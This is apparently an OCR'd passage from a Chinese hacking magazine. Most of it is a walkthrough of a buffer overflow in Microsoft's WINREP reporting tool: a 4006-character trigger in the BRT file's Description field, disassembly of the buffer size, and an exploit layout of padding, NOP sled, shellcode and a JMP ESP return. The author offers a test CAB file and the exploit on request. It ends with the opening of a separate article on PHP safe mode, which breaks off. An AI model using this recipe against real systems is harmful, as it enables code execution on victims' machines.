


图 2

可以看到它已将我的主机名显示出来了。它生成的信息包文件是以.CAB 为扩展名的，其中包括两个文件：一个是 BRT 文件；一个是 NFO 文件。这些文件中就包括了所有的系统软件、硬件信息，可谁能想到就是这样一个用来解决问题的工具却有个致命的漏洞，以至于可以控制用户主机……心动了吧！好，那现在就让我带你开始走进微软之旅吧！

漏洞是我偶然间测试发现的，查 GOOGLE 没看到相关信息，如果你知道更多请多多指教！

在初次使用 WINREP 时，我们可以选填图 2 的三个地方，我反汇编了这个工具，发现它使用 setdlgitemtextw 函数，这个函数有三个参数，具体描述如下：

```
SetDlgItemTextW(
    HWND hDlg,
    int nIDDlgItem,
LPCWSTR lpString);
```

我们看到这有一个字符串，是宽字符的。在我的经验里，如果程序在处理宽字符和 ASCII 字符转换时，预留空间不够会导致溢出，例如那个 WEBDAV 漏洞等等，于是我们先停止分析，来试一下看看我们能否触发这种问题！

我们先利用 WINREP 产生一个信息收集包，然后打开它把其中的 BRT 文件打开，在 Description 一项后面加上 4006 个 A 字母（为什么是 4006 个呢？先不告诉你，往后看，迷底即将揭晓），如图 3 所示。




图 3

然后保存，现在我们拿 WINREP 打开看看。什么？你看到了什么？如图 4 所示。




图 4

是的，我们触发了漏洞，问题果然存在！现在让我们先倒回去具体分析一下，应该提高提高自己水平，不能老去用别人写好的程序嘛！动态反汇编 WINREP 程序，找到函数 setdlgitemtextw，注意看如图 5 所示。

函数 setdlgitemtextw 在这里调用，问题就在这里，可是程序分配给字符串的空间有多大呢？看到那个 PUSH 1F41 了吗？对，就是它，这个就是程序分配给字符串的空间，这是在字符串转换成宽字符串后的保存空间，所以前面我们填了 4006 个 A 字母，转换成宽字符后成可 8012 个字符，而程序只给了 1F41=8001 个字符空间，所以漏洞触发了！

好，现在漏洞是有了，可是如何利用呢？要知道宽字符下的溢出漏洞可不是那么简单，这对于 SHELLCODE 的要求，跳转地址的要求都很高，都要求为双字节格式，例如 A 对应的机器码 0X41 再被宽字符处理后就成了 0X00 0X41 的格式，可是我们知道 0X00 会截断我们的 SHELLCODE，普通的 SHELLCODE 无法成功执行，在我郁闷了两天后我终于写了个双字节下的 shellcode，




图 5

看到了吗？我们成功了！

由于是使用了硬编码，我没有写利用程序，当然如果你需要可以在X论坛找我要，我只是给大家提供了一个测试漏洞的CAB文件，你可以试试。感谢黑X给我机会和大家交流，我会给大家再带来几个未公布的漏洞。

（本文涉及的winrep程序相关代码和cab文件光盘中有收录。）

正当我准备发布时，忽然发现如图6 所示。




图 6

看到吗？我真是太大意了，在整个程序中其实只是在写文件时会进行宽字符转换，而这之后程序并没有再处理什么字符转换问题，而是直接调用函数：senddlgitemmessageW 将字符串发送进入窗口控件中，如图7 所示。




图 7

这下简单了，我们只要按照普通的利用方式将BRT文件中Description一项后面的字符串写成如下格式：

[AAAAAAAAAAA…][NOP…][SHELLCODE][JMP ESP-1F10]

可以看到这里ESP－1F10这样一个地址是很难找的，但我可以告诉你这个是可以找到的。在WINREP本身程序中有几个DEC ESP，我门其实可以在程序调用的DLL文件中把类似功能的指令集合起来使用来完成任务。在这里我偷懒使用了硬编码，如果你有更好的方法，别忘了告诉我一声~。好，现在让我们看一下战果，请对比图8、图9。




图 8




图 9

超越PHP的安全模式

LT

如果你学过PHP，一定听说过PHP的安全模式：safe mode。

与magic_quotes_gpc的功能类似，safe mode主要用于保护PHP服务器的安全性能，但比起magic_quotes_gpc，safe mode的功能更为灵活和强大。

一、认识safe mode

PHP的安全模式是为了解决共享服务器（shared-server）而设立的。在结构上，通过修改WEB服务器层或操作系统层来解决这个安全问题都显得不现实。因此许多人，特别是ISP都使用了PHP的安全模式。要详细理解关于safe mode的内容，建议你参考san的《PHP安全配置》。

打开safe_mode，会增加如下限制：

（1） 限制哪个命令可以被执行

（2） 限制哪个函数可以被使用

（3） 基于脚本所有权和目标文件所有权的文件访问限制

（4） 禁止文件上载功能

这对于ISP来说是一个伟大的选项，同时它也能极大地改进PHP的安全性。目前在许多虚拟主机上，safe mode都是打开的，从而避免用户执行系统命令和随意访问其他用户的文件。被安全模式限制或屏蔽的函数可以参考《PHP手册》。

怎么才能知道服务器上safe mode是“ON”还是“OFF”呢？

你可以使用PHPINFO()函数或者以下的几行代码查看：

